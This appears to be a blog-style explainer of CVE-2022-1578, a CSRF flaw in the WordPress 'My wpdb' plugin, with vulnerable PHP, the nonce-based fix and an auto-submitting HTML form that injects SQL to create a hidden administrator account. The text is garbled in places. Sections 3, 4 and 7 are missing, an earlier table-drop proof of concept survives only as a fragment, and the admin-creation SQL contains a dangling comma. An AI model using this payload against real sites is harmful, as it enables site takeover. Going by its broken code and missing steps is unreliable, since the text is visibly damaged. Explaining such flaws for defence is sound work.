
WordPress is the world’s most popular content management system, but its security is only as strong as the plugins it runs. In April 2022, a serious security vulnerability known as CVE-2022-1578 was found in the “My wpdb” plugin. Versions up to 2.5 of this plugin did not check for CSRF tokens when running SQL queries—this flaw opened the door for attackers to trick logged-in admins into running dangerous database commands.
This long-read will break down in simple words what this vulnerability is about, how an attacker could exploit it, and what you should do if you’re running (or have run) this plugin.
1. What’s A CSRF Attack—And Why Should You Care?
CSRF stands for *Cross-Site Request Forgery*. It’s a kind of web attack where an attacker tricks a logged-in user (usually an admin) into submitting a request to a vulnerable site without that user’s consent.
You visit an attacker’s malicious web page in another browser tab.
- The attacker’s page makes your browser send a request to your own WordPress, and because you’re logged in, your site thinks you are making the request.
2. What’s “My wpdb” and What Was Vulnerable?
The My wpdb plugin is a database management tool. It lets you run SQL queries against your WordPress database—a powerful but dangerous feature if not properly secured.
In plugin versions before 2.5, the code allowed admin users to run *any* SQL query without checking for a CSRF token.
That means:
If an attacker could get an admin to visit a malicious web page while logged into WordPress, they could run arbitrary SQL on your database—creating users, deleting content, or even stealing your site.
Here’s a simplified version of what the vulnerable code looked like in early My wpdb versions
if ( isset( $_POST['query'] ) ) {
    $wpdb->query( $_POST['query'] );
    echo "Query executed!";
}
Notice how there’s no nonce check (a unique token for each session/request). WordPress recommends using functions like check_admin_referer() or wp_nonce_field() for sensitive actions.
`html
https://victimsite.com/wp-admin/admin.php?page=my-wpdb-page" method="POST" id="csrf">
document.getElementById('csrf').submit();
The vulnerable plugin receives the POST request and executes the SQL query.
Result? In this case, your blog posts table is gone. But it could be far worse (think: adding an admin user for the hacker).
Here’s a more realistic PoC that an attacker might use to create a new admin
<form action="https://victimsite.com/wp-admin/admin.php?page=my-wpdb-page" method="POST" id="csrf">
<input type="hidden" name="query" value="
INSERT INTO wp_users (user_login, user_pass, user_email, user_status)
VALUES ('eviladmin', MD5('superstrongpass'), 'evil@hacker.com', );
INSERT INTO wp_usermeta (user_id, meta_key, meta_value)
VALUES (LAST_INSERT_ID(), 'wp_capabilities', 'a:1:{s:13:"administrator";b:1;}');
" />
</form>
<script>
document.getElementById('csrf').submit();
</script>
If a logged-in admin visits this page, the attacker instantly creates a new admin account.
5. References and Further Reading
- Official CVE listing: CVE-2022-1578
- Plugin’s WordPress directory
- WPScan vulnerability entry
- WordPress CSRF and Nonce documentation
6. How Was It Fixed?
Versions after 2.5 added a nonce check, ensuring each query POST request comes from a legitimate admin action in WordPress and not from a third-party site.
A fixed version might look like
if ( isset( $_POST['query'] ) && check_admin_referer( 'run_my_wpdb_query' ) ) {
    $wpdb->query( $_POST['query'] );
    echo "Query executed!";
}
And the plugin’s form would use
wp_nonce_field( 'run_my_wpdb_query' );
8. TL;DR
The “My wpdb” plugin before v2.5 let attackers trick admins into running *arbitrary SQL queries* via browser CSRF—a single click could destroy your WordPress site or let attackers take it over. The fix is simple—update your plugin now and always check if WordPress plugins follow best security practices.
Stay vigilant—WordPress security is about more than strong passwords. Even a tiny CSRF bug can become a disaster.
If you want to dig deeper, see the official write-ups and advisories linked above.
*Exclusive for this post: If you’re dealing with a hacked site and suspect CSRF, remove suspicious admins and change all your passwords immediately!*
Timeline
Published on: 11/21/2022 11:15:00 UTC
Last modified on: 11/23/2022 15:46:00 UTC